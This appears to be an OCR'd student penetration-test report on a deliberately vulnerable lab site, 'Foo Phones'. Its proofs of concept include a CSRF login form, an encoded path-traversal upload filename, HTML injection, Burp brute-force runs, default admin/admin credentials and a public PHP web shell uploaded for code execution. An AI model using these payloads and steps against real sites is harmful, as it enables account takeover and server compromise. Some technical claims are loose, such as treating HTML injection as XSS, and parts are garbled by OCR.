
An attacker can make a attacker login to a account and can proceed different malicious tasks as the attacker intends to .

ISSUE:

The site's login.php endpoint is vulnerable to csrf vulnerability.


POC:

1. Go the index.php of the site and wait and make a .html file .





```
<html><body><script>history.pushState('', '', '/')</script><form
action="http://foophones.securitybrigade.com:8080/login.php" method="POST"><input type="hidden" name="user"
value="bby" /><input type="hidden" name="pass" value="bby" /><input type="submit" value="Submit request" /></form>
</body></html>
```

2. Now load the .html file and reload the site. And see it works .



3. Now submit the request





As you can see the victime gets login in to the account and now the attacker can carry further attacks.

REMEDIATION:

1, Using a unique token
2.Implementing SameSite cookies
3.Using a custom HTTP header:
4.Requiring multi-factor authentication

VULNERABILITY TYPE : CONTENT SPOOFING

DESCRIPTION

Content spoofing is a type of web application vulnerability where an attacker can manipulate the content of a website to deceive users. This can be done by modifying the website's content, such as its text, images, or links, in order to trick users into providing sensitive information or taking harmful actions.
For example, an attacker could create a fake login page that looks identical to a legitimate website's login page. They could then trick users into entering their login credentials, which the attacker could then use to gain unauthorized access to the user's account.


IMPACT:

The attacker can decieve the user to connect to another url controlled by the attacker and can cause harm to the users .

POC:

1. Enter the following text after the http://foophones.securitybrigade.com:8080 :

   —> site is down please visit attacker.com —->


Security Brigade - Labs
Copy of Untitled document - G
New Tab
foophones.securitybrigade.com:8080/—> site is down please visit attacker
Getting Started
Command Injection P...
(3263) Chef And Babla...
Fly In Matrix: Default ...
google.com/url?sa

Not Found

The requested URL /â€"> site is down please visit attacker.com â€"-> was not found on this server.

Apache/2.2.22 (Ubuntu) Server at foophones.securitybrigade.com Port 8080

2. **Now when the user visits the site he sees this in the content of this url and may get deceived .**

<u>REMEDIATION:</u>

To prevent content spoofing vulnerabilities, website developers should implement various security measures such as using input validation and output encoding, limiting the use of user-generated content, and implementing two-factor authentication. It is also important to keep web applications up-to-date with the latest security patches and to conduct regular security audits to identify and address any vulnerabilities.

<u>VULNERABILITY TYPE : DENIAL OF SERVICE (DOS)</u>

DESCRIPTION:

A Denial of Service (DoS) vulnerability is a type of security weakness that allows an attacker to prevent legitimate users from accessing a system or network. The goal of a DoS attack is to overwhelm the target system or network with traffic or other types of requests, causing it to slow down or even crash.
There are many different types of DoS attacks, including:

1. **Network-based attacks**: These attacks flood the target network with a large amount of traffic, such as a distributed denial-of-service (DDoS) attack.
2. **Application-based attacks**: These attacks exploit vulnerabilities in a specific application to exhaust the target system's resources, such as an HTTP flood attack.
3. **Protocol-based attacks**: These attacks target weaknesses in network protocols to cause a system to crash, such as a SYN flood attack.

IMPACT:


The attacker can flood the site with unwanted data which can take a lot of time to process and can halt or delay the system time and performance.

ISSUE:


The site's username and password field and the address field in the product buy place is vulnerable to dos as it allows any size of data from 1 to any upto 1million characters which can result in usage of high storage space and cpu power.

POC:

1. Go to the site and enter any length of password and see it get;s accepted.


foophones.securitybrigade.com:8080/login.php
Home
Log in
Register
Login
Username
hello
Password
Login
SPECIAL PROMOTION!
Register now and get $100 in your account!
© COPYRIGHT 2000. SECURITY BRIGADE

2. Go to the site buy_confirm.php endpoint and see that it allows any length of address to input.


foophones.securitybrigade.com:8080/buy_confirm.php
FOO PHONES
A MOBILE PHONES (VULNERABLE) COMPANY
Home
MyAccount
Log out
Confirm purchase
YOUR CREDIT IS NOW:
$12

REMEDIATION:

It can be prevented by implementing various security measures, such as using firewalls and intrusion detection systems, limiting network traffic, and implementing rate-limiting to restrict the number of requests that can be made to a system. It is also important to keep systems up-to-date with the latest security patches and to regularly monitor network traffic for signs of an attack.

VULNERABILITY TYPE : INFORMATION DISCLOSURE

DESCRIPTION

An information disclosure vulnerability is a type of security vulnerability that occurs when sensitive information is unintentionally or maliciously exposed to unauthorized users. This can happen due to various reasons, such as poorly designed software, configuration errors, or inadequate access controls..

Examples of information disclosure vulnerabilities include:


1. **Insecure direct object references**: This occurs when an application fails to properly validate user input and allows attackers to access sensitive data, such as account information, by manipulating the parameters in the request.
2. **Improper error handling**: This occurs when an application returns detailed error messages that disclose sensitive information, such as database connection strings, instead of generic error messages.
3. **Insufficient authentication and authorization controls**: This occurs when an application does not properly authenticate and authorize users, allowing unauthorized users to access sensitive data.

IMPACT:

The site show the images directory to the user which as per the functionality of the website should not be allowed.

POC:

1. Go to the url http://foophones.securitybrigade.com:8080/images/



```
Index of /images

      Name               Last modified      Size  Description
Parent Directory                               -
[illegible]              03-Oct-2009 23:16   15K
[illegible]              25-Apr-2023 20:58     -
[illegible]              04-Oct-2009 01:23   15K
[illegible]              04-Oct-2009 01:27  1.8K
[illegible]              02-Oct-2009 23:40  1.6K
[illegible]              03-Oct-2009 23:10  1.6K
[illegible]              21-Jun-2009 06:44  1.0K
[illegible]              21-Jun-2009 06:50   21K
[illegible]              21-Jun-2009 07:00  3.8K
[illegible]              21-Jun-2009 07:02  9.0K
[illegible]              21-Jun-2009 07:02  220K
[illegible]              21-Jun-2009 07:11  2.2K
[illegible]              21-Jun-2009 07:14  5.4K
[illegible]              21-Jun-2009 07:56   356
[illegible]              21-Jun-2009 22:45  1.8K
[illegible]              03-Sep-2015 12:06     -
[illegible]              13-Sep-2007 23:13    43
```

REMEDIATION:

This can be done by implementing proper access controls, validating user input, and properly handling errors.

VULNERABILITY TYPE : HTML INJECTION

DESCRIPITON:


HTML injection vulnerability, also known as cross-site scripting (XSS) vulnerability, is a type of security vulnerability that allows an attacker to inject malicious code into a web page viewed by other users. This can happen when an application fails to properly validate user input and allows an attacker to inject HTML or JavaScript code into the web page.

IMPACT:

The attacker can input html tags and can do a lot of activities like content spoofing , bad user experience , write javascript and more .

POC:

1. Go to the file upload section in the registration and upload a html file with html tag written in it as in this case it is debo11.html with the code:



Register


Name	hello *
Last Name	hello *
Country	helloo
UserName	hello99 **
Password	••••• *
Avatar	Browse... debo11.html
	Register

* = Required
** = 4 characters minimum

SPECIAL PROMOTION!
Register now and get $10 in your account!

<html><head></head><body><h1>hello</h1></body></html>

2. Go to the desired url like foophones.securitybrigade.com:8080/images/avatars/debo11.html and boom it works.


hello

As we can clearly see that the hello text is displayed within the heading tag which proves the existence of html injection.

REMEDIATION:

To prevent HTML injection vulnerabilities, web applications should validate all user input, sanitize all output to remove any HTML and JavaScript tags, and use security mechanisms like Content Security Policy (CSP) to restrict the sources of executable code on a page. Additionally, developers should regularly perform security testing and use vulnerability scanners to identify and remediate any potential HTML injection vulnerabilities.

VULNERABILITY TYPE: HTML INJECTION

DESCRIPTION:

HTML injection vulnerability, also known as cross-site scripting (XSS) vulnerability, is a type of security vulnerability that allows an attacker to inject malicious code into a web page viewed by other users. This can happen when an application fails to properly validate user input and allows an attacker to inject HTML or JavaScript code into the web page.


ISSUE:

The application's add_user.php endpoint is vulnerable to html injection .

POC:


1. Go to the application add_user.php endpoint :

   http://foophones.securitybrigade.com:8080/add_user.php?user=



```
User juii created with password: 188100399900000
```

2. Now inplace of name parameter value insert the following code:
   <h1> yououuouou


User

youuuou created with password: 118311197600000

The heading tag is successfully injected as we can see in the output difference.

<u>REMEDIATION:</u>

To prevent HTML injection vulnerabilities, web applications should validate all user input, sanitize all output to remove any HTML and JavaScript tags, and use security mechanisms like Content Security Policy (CSP) to restrict the sources of executable code on a page. Additionally, developers should regularly perform security testing and use vulnerability scanners to identify and remediate any potential HTML injection vulnerabilities.

VULNERABILITY TYPE: NO RATE LIMITING

DESCRIPTION


A no rate limiting attack is a type of security attack that exploits the absence of rate limiting mechanisms in an application or network service. Rate limiting is a security technique that restricts the number of requests that a user or an IP address can make to a web application or service within a specific time frame.
In a no rate limiting attack, an attacker can flood the application or service with a large number of requests, overwhelming the system and causing a denial of service (DoS) or distributed denial of service (DDoS) attack. Without rate limiting, the system is unable to differentiate between legitimate requests and malicious requests, allowing the attacker to exploit the vulnerability.

IMPACT:

The site is vulnerable to no -rate-limit attack which will aid in the bruteforce of the credentials like username and password.

POC :

1. Go to the burp intruder and repeat the login request of the url : foophones.securitybrigade.com:8080/login.php 20 times.



Foo Phones

A mobile phones (vulnerable) company

- Home
- Log in
- Register

Login


Username hello
Password •••••
Login

Special Promotion!

Register now and get $$$ in your account!

© Copyright 2009. Security Brigade

2. Now intercept the request in the burp intruder and set threads to 20 .



Attack Save Columns

Results Positions Payloads Resource Pool Options

Filter: Showing all items

Request	Position	Payload	Status	Error	Timeout	Length	Comment
0			302	☐	☐	236	
1	1	hello	302	☐	☐	236	
2	1	e1llc1	302	☐	☐	236	
3	1	oev	302	☐	☐	236	
4	1	asjee	302	☐	☐	236	
5	1	reef	302	☐	☐	236	
6	1	ef0edf	302	☐	☐	236	
7	1	e1	302	☐	☐	236	
8	1	efe	302	☐	☐	236	
9	1	ferfeg	302	☐	☐	236	
10	1	gegds	302	☐	☐	236	
11	1	gesr	302	☐	☐	236	
12	1	sgewdv	302	☐	☐	236	
13	2	hello	302	☐	☐	236	
14	2	e1llc1	302	☐	☐	236	
15	2	oev	302	☐	☐	236	
16	2	asjee	302	☐	☐	236	
17	2	reef	302	☐	☐	236	
18	2	ef0edf	302	☐	☐	236	
19	2	e1	302	☐	☐	236	
20	2	efe	302	☐	☐	236	
21	2	ferfeg	302	☐	☐	236	
22	2	gegds	302	☐	☐	236	
23	2	gesr	302	☐	☐	236	
24	2	sgewdv	302	☐	☐	236	

3. **See that all the request are accepted by the application server as all are 302 redirect. Ok,**

<u>REMEDIATION</u>:

security measures such as firewall rules, intrusion detection and prevention systems, and web application firewalls can be used to detect and mitigate no rate limiting attacks. Regular security assessments and penetration testing can also help identify and address any vulnerabilities in the application or network service

VULNERABILITY TYPE : UNRESTRICTED FILE UPLOAD

DESCRIPTION:


An unrestricted file upload vulnerability is a security flaw that allows an attacker to upload and execute arbitrary files on a web server, without any restrictions or validation. This type of vulnerability is commonly found in web applications that allow users to upload files, such as profile pictures or documents. If the application does not properly validate the uploaded files, an attacker can exploit this vulnerability by uploading a malicious file, such as a web shell, which can be used to gain unauthorized access to the server or execute other attacks.

IMPACT:

The attacker can upload a file with a crafted payload as it's name and can overwrite critical file in the system.

POC:

1. Go to the image upload option in the register.php endpoint and upload a image with the following name :



```
File overwritten !!!!!!
```

%252e%252e%252f%252e%252e%252fimages

2. See that the message **file overwritten** is shown which confirms that the system file is overwritten.

With this vulnerability any critical system file can be overwritten .

REMEDIATION:
1. Validating the file type and content
2. Limiting the file size

VULNERABILITY TYPE: REMOTE CODE EXECUTION

DESCRIPTION:

Remote code execution (RCE) refers to a type of security vulnerability that allows an attacker to execute arbitrary code on a target system or application. This type of vulnerability can be exploited to take control of a system, steal data, or cause other malicious activities.
An RCE attack typically involves an attacker finding a vulnerability in an application or system that allows them to inject their own code, which can then be executed on the target system. This can be done through various means, such as exploiting a buffer overflow, using a SQL injection attack, or leveraging a weakness in the authentication or authorization mechanisms of the target system.


IMPACT :

The site could be completely taken over and all the resources of the server could be used for malicious purpose by the attacker.

POC:


1. Go to the file upload section and upload the web shell with a .php extension.

   https://github.com/k4mpr3t/b4tm4n



2. Visit the file url

   http://foophones.securitybrigade.com:8080/images/avatars/b4tm4n.php



```
[Linux foophones 3.2.0-107-generic #148-Ubuntu SMP Mon Jul 18 20:22:08 UTC 2016 x86_64]
[Apache/2.2.22 (Ubuntu)]
[foophones.securitybrigade.com]: foophones.securitybrigade.com:8080:8080 [k4mpr3t]: [illegible]
[USER]: www-data(33) [GROUP]: www-data(33)
[HDD]: 5.20 GB / 14.80 GB
[PHPMODE]: apache2handler
[SAFEMODE]: OFF
```

B4TM4N SH3LL
by k4mpr3t


```
/var/www/images/avatars
```

INFO_ALL
Submit Query

PHP Version 5.3.10-1ubuntu3.48

System	Linux foophones 3.2.0-107-generic #148-Ubuntu SMP Mon Jul 18 20:22:08 UTC 2016 x86_64
Build Date	Oct 14 2020 14:35:31
Server API	Apache 2.0 Handler

3. Accessing critical system files of php like.htaccess, .htpasswd and more.




```
php_value upload_max_filesize 32M
php_value post_max_size 32M
php_flag safe_mode Off
php_value disable_functions null
php_flag safe_mode_gid Off
php_value open_basedir /var/www/images/avatars
php_flag register_globals On
php_flag exec On
php_flag shell_exec On
```

```
Options All
Allow From All
Satisfy Any
```

k4mpr3t © 2023
Page Loaded in 0 Seconds

4. Accessing apache core files .



Predefined Constants	Value
PHP_VERSION	5.3.10-1ubuntu3.48
PHP_MAJOR_VERSION	5
PHP_MINOR_VERSION	3
PHP_RELEASE_VERSION	10
PHP_VERSION_ID	50310
PHP_EXTRA_VERSION	-1ubuntu3.48
PHP_ZTS	0
PHP_DEBUG	0
PHP_MAXPATHLEN	4096
PHP_OS	Linux
PHP_OS_FAMILY	
PHP_SAPI	apache2handler
PHP_EOL	
PHP_INT_MAX	9223372036854775807
PHP_INT_MIN	
PHP_INT_SIZE	8
PHP_FLOAT_DIG	
PHP_FLOAT_EPSILON	
PHP_FLOAT_MIN	

Hence as a attacker I can run arbitrary code in the application server system and can completely own the system with further attacks like privilege escalation,reverse shell connect.

<u>REMEDIATION:</u>

To prevent RCE attacks, it is crucial to keep all software and systems up-to-date with security patches and to follow secure coding practices, such as input validation and output sanitization, to reduce the risk of vulnerabilities.

VULNERABILITY TYPE: USERNAME ENUMERATION (ADMIN)

DESCRIPTION:

Username enumeration vulnerability is a type of vulnerability that allows an attacker to determine valid usernames on a system or application. This vulnerability can be exploited by attackers to launch brute force attacks, social engineering attacks, or phishing attacks against users.

IMPACT:

if a user enters an invalid username, the system may return a generic error message such as "Invalid username or password." However, if a user enters a valid username, the system may return a more specific error message, such as "Incorrect password." **This difference in response can allow an attacker to determine whether a username is valid or not.**


ISSUE:

The admin account can easily be enumerated by username and password.


POC:

1. Go to the login.php endpoint and type in

   Username : admin
   Password : admin



2. **Now open the account and see it only has credit has 1$ and no purchases hence it is different from other account where all the account has 99$ as initial value.**


foophones.securitybrigade.com:8080/myaccount.php
A MOBILE PHONES (VULNERABLE) COMPANY
Home
MyAccount
Log out

My Account
No purchases so far! What are you waiting for? Santa?

YOUR CREDIT IS: $1

YOUR ACCOUNT
I'm sorry, you only have a few bucks in your account.
You can't afford one of our amazing Smartphones :(

© COPYRIGHT 2008 SECURITY BRIGADE

<u>REMEDIATION:</u>

1. Ensure that the system or application provides the same response regardless of whether the username is valid or not.

2. Use generic error messages or by implementing mechanisms such as account lockout policies to prevent brute force attacks